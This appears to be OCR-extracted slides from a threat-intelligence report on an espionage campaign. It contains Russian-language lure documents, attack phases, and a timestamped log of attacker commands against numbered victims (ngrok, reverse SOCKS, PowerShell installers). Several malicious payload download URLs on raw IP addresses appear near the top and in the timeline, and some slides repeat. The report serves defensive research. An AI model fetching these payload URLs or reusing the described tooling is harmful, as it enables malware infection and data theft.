
http://91.234.33.185/f8f44e5de5b4d954a83961e8990af655/update.msi

http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi


OP#3 – IP comparison



OP#3 – IP comparison



OP#3 – IP comparison




Attack steps

01

Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell



02

Reconnaisance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration

03

Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months

OP#5

September 2022

ACTIVITIES ONSET OF WAR

МИНИСТЕРСТВО ФИНАНСОВ
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ
(Минфин ДНР)

ул. Соловьяненко, 115а, г. Донецк, 83087, тел/факс (062) 300 36 00
Сайт: http://www.minfindnr.ru E-mail: info@minfindnr.ru Идентификационный код 51001489

16.09.2022 № 09-05/4594
на № _____ от _____

Главным распорядителям
бюджетных средств
Донецкой Народной Республики
(согласно списку)

О предоставлении информации

Министерство финансов Донецкой Народной Республики (далее – Министерство финансов) сообщает об утверждении приказа Министерства финансов от 15.09.2022 № 176 «Об утверждении Методики планирования бюджетных ассигнований на 2023 год и плановый период 2024 и 2025 годов», зарегистрированного в Министерстве юстиции Донецкой Народной Республики 16.09.2022 под регистрационным № 5308.

Указанный приказ размещен на официальном сайте Донецкой Народной Республики https://dnronline.su/ и официальном сайте Министерства финансов https://minfindnr.ru/.

OP#5

Support app used	Date (UTC)	Event
	2022-09-23	Investigation starts
	2022-09-24T02:53	Документи (Documents) folder is created in OneDrive
	2022-09-24T02:53	Програми (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	Робочий стіл (Desktop) folder is created in OneDrive
ListFiles	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as shown in the image
StartNgrok#1	2022-09-24T10:56	Attackers sent another command to victim #1. This command is a powershell script with 32 lines, which executes SolarTools/ngrok.exe.
	2022-09-25T16:09	An additional victim was found infected (Victim #4)
	2022-09-27T10:01	An additional victim was found infected (Victim #5)
	2022-09-28T05:07	An additional victim was found infected (Victim #6)

OP#5

	2022-09-28T05:17	An additional victim was found infected (Victim #7)
SysInfo	2022-09-28T06:14	A new command is sent to Victim #6. The command looks to be a basic reconnaisance
	2022-09-28T06:14	ListFiles performed to Victim #6
SysInfo	2022-09-28T06:15	A new command is sent to Victim #7. The command looks to be a basic reconnaisance
	2022-09-28T06:15	ListFiles performed to Victim #7
StartNgrok#2	2022-09-28T07:54	Attackers shown interest in Victim #6. They have installed an ngrok application to them, downloaded from hxxp://185.166.217.184:2380/ApplicationSolarInstall_q3457y3487wy4t4bheors/Solar.msi
StartNgrok#1	2022-09-28T07:55	Attackers executed ngrok powershell in Victim #6 machine.
	2022-09-28T08:22	An additional victim was found infected (Victim #8)
	2022-09-28T11:37	An additional victim was found infected (Victim #9)
	2022-09-28T13:21	An additional victim was found infected (Victim #10)
ListVars	2022-09-28T17:38:43	A new task is sent to Victim #8
ListVars	2022-09-28T17:48:12	New task to Victim

OP#5

InstallNewPZZ	2022-09-29T06:58	InstallNewPZZ.ps1 was sent to Victim#6
InstallNewPZZ	20220929_06:59:21	InstallNewPZZ.ps1 was sent to Victim#1
InstallNewPZZ	20220929_06:59:49	InstallNewPZZ.ps1 was sent to Victim#4
InstallNewPZZ	20220929_07:00:28	InstallNewPZZ.ps1 was sent to Victim#7
InstallNewPZZ	20220929_07:06:22	InstallNewPZZ.ps1 was sent again to Victim#1
	20220929_07:11:30	ps command was sent to Victim#6
	20220929_07:11:45	ps command was sent to Victim#7
	20220929_07:13:13	All.exe and ps was executed in Victim#6
	20220929_07:13:30	All.exe and ps was executed in Victim#7
	20220929_07:20:20	ps executed again in Victim#6
	20220929_07:21:45	ls -r "C:\ProgramData\CommonCommand" executed in Victim#6
	MISSED FILE	[MISSED FILE] - probably schtasks /query
	20220929_07:25:08	schtasks /run /tn "Synchronization App" and ps executed in Victim#6

OP#5

	20220929_07:27:11	schtasks /run /tn "Synchronization App" and ps executed in Victim#7
	20220929_07:30:23	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#7
InstallNewPZZ	20220929_07:33:34	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_07:35:41	ls -r "C:\ProgramData\CommonCommand" , schtasks /query and ps sent to Victim#7
InstallNewPZZ	20220929_08:01:30	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:03:16	ls -r "C:\ProgramData\CommonCommand" , schtasks /query and ps sent to Victim#7
SysInfo	20220929_08:05:27	sysinfo.ps1 sent to Victim#1
InstallNewPZZ	20220929_08:16:38	InstallNewPZZ.ps1 sent to Victim#8
	20220929_08:17:17	ls -r "C:\ProgramData\CommonCommand" and ps sent to Victim#7
	20220929_08:19:07	sysinfo.ps1 sent to Victim#1

OP#5

	20220929_08:27:07	ls "C:\Program Files (x86)\Internet Explorer" sent to Victim#7
InstallNewPZZ	20220929_08:30:17	InstallNewPZZ.ps1 sent to Victim#7
	20220929_08:34:27	ls -r "C:\ProgramData\CommonCommand" sent to Victim#7
InstallNewPZZ	20220929_08:35:33	InstallNewPZZ.ps1 modification sent to Victim#7
	20220929_08:38:13	ls C:\ProgramData sent to Victim#1
InstallNewPZZ	20220929_08:38:57	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220929_08:41:12	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220929_08:41:10	InstallNewPZZ.ps1 modification sent to Victim#1
InstallNewPZZ	20220929_09:53:07	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_11:41:06	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#2
InstallNewPZZ	20220929_11:44:52	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_11:46:09	ps sent to Victim#2

OP#5

	20220929_11:46:09	ps sent to Victim#2
InstallNewPZZ	20220929_12:42:48	InstallNewPZZ.ps1 modification sent to Victim#2
	20220929_12:43:02	ls -r "C:\ProgramData\CommonCommand" sent to Victim#7
	20220930_06:10:41	StartNgrok.ps1
InstallNewPZZ	20220930_06:17:40	InstallNewPZZ.ps1 modification sent to Victim#1
	20220930_06:18:01	ls -r "C:\ProgramData\CommonCommand" and schtasks /query sent to Victim#7
InstallNewPZZ	20220930_06:22:50	InstallNewPZZ.ps1 modification sent to Victim#7
InstallNewPZZ	20220930_06:24:10	InstallNewPZZ.ps1 modification sent to Victim#7
	20221003_07:28:08	AppsJustForFunNoMatterWhatYouWant sent to Victim#1
Ld_dll_loader	20221003_07:28:24	ld_dll_loader.ps1 executed in Victim#1
	20221003_07:28:41	ls "C:\ProgramData\" and ps executed in Victim#1
Ld_dll_loader	20221003_07:28:57	ld_dll_loader.ps1 executed in Victim#2


OP#5

	20221003_07:28:41	ls "C:\ProgramData\" and ps executed in Victim#1
Ld_dll_loader	20221003_07:28:57	ld_dll_loader.ps1 executed in Victim#2
Ld_dll_loader	20221003_07:42:51	ld_dll_loader.ps1 executed in Victim#2
	20221003_07:43:07	ls "C:\ProgramData\" and ps executed in Victim#2
StartRevSocks	20221005_14:25:50	StartRevSocks.ps1 was executed at Victim#3
	20221007_07:32:24	New Client
	20221007_14:46:49	New Client

Attack steps

01
Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell



02
Reconnaisance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration

03
Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months

OP#4

February 2022

ACTIVITIES ONSET OF WAR

РОССИЙСКАЯ ФЕДЕРАЦИЯ

ФЕДЕРАЛЬНЫЙ ЗАКОН

О внесении изменений в отдельные законодательные акты Российской Федерации

Принят Государственной Думой 22 марта 2022 года

Одобрен Советом Федерации 23 марта 2022 года


Статья 1

Внести в Федеральный закон от 12 апреля 2010 года № 61-ФЗ «Об обращении лекарственных средств» (Собрание законодательства Российской Федерации, 2010, № 16, ст. 1815; 2011, № 50, ст. 7351; 2013, № 48, ст. 6165; 2014, № 52, ст. 7540; 2018, № 49, ст. 7521; 2019, № 52, ст. 7780, 7793; 2021, № 27, ст. 5145) следующие изменения:

1) статью 47 дополнить частью 3^2 следующего содержания:

«3^2. До 31 декабря 2022 года допускаются ввоз на территорию Российской Федерации и обращение в Российской Федерации с учетом

OP#4




SolarTools.msi

vs_secpack.msi

OP#4

Also found in OP#5




SolarTools.msi

vs_secpack.msi

OP#5

Support app used	Date (UTC)	Event
	2022-09-23	Investigation starts
	2022-09-24T02:53	Документи (Documents) folder is created in OneDrive
	2022-09-24T02:53	Програми (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	Робочий стіл (Desktop) folder is created in OneDrive
ListFiles	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as shown in the image
StartNgrok#1	2022-09-24T10:56	Attackers sent another command to victim #1. This command is a powershell script with 32 lines, which executes SolarTools/ngrok.exe.
	2022-09-25T16:09	An additional victim was found infected (Victim #4)
	2022-09-27T10:01	An additional victim was found infected (Victim #5)
	2022-09-28T05:07	An additional victim was found infected (Victim #6)

OP#4




SolarTools.msi

